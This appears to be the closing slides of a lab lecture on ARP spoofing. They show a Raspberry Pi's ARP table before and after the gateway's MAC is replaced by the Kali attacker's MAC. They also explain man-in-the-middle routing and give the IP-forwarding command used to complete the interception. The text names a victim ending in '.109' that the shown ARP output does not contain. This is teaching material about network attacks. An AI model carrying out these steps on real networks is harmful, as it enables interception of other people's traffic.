
```

pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~$ arp -a
? (192.168.122.103) at 08:00:27:30:20:e0 [ether] on eth0
? (192.168.122.203) at 08:00:27:fa:75:14 [ether] on eth0
kali (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0
? (192.168.122.173) at <incomplete> on eth0
_gateway (192.168.122.1) at 52:54:00:1f:18:ec [ether] on eth0
pi@raspberrypi:~$ arp -a
? (192.168.122.103) at 08:00:27:30:20:e0 [ether] on eth0
? (192.168.122.203) at 08:00:27:fa:75:14 [ether] on eth0
? (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0
? (192.168.122.173) at <incomplete> on eth0
_gateway (192.168.122.1) at 08:00:27:27:29:8c [ether] on eth0
pi@raspberrypi:~$
  
```

After running the arpspoofing attack

The gateway's MAC is the same as Kali's Mac

Arpspoofing



- Each time the **victim machine** (ending in **.109**) sends data, it will be **routed** through the **Kali Linux device** (the **attacker's machine**), which will then **forward** it to the **gateway**. When data is **returned** from the **gateway**, it will **first** be **sent** to **Kali**, and **Kali** will then **forward** it to the **victim machine** (ending in **.109**).
- **However**, due to Linux security settings, all packets received by Kali are dropped by default.
- To perform a successful **Man-in-the-Middle (MITM)** attack, we need to **enable** packet **forwarding** on **Kali**, allowing all **incoming packets** from the **victim** to pass **through** the **attacker** and **continue** to the **gateway**, ensuring the **traffic flows in** and **out** through the **attacker's machine**.

```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

What will be happening?

Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at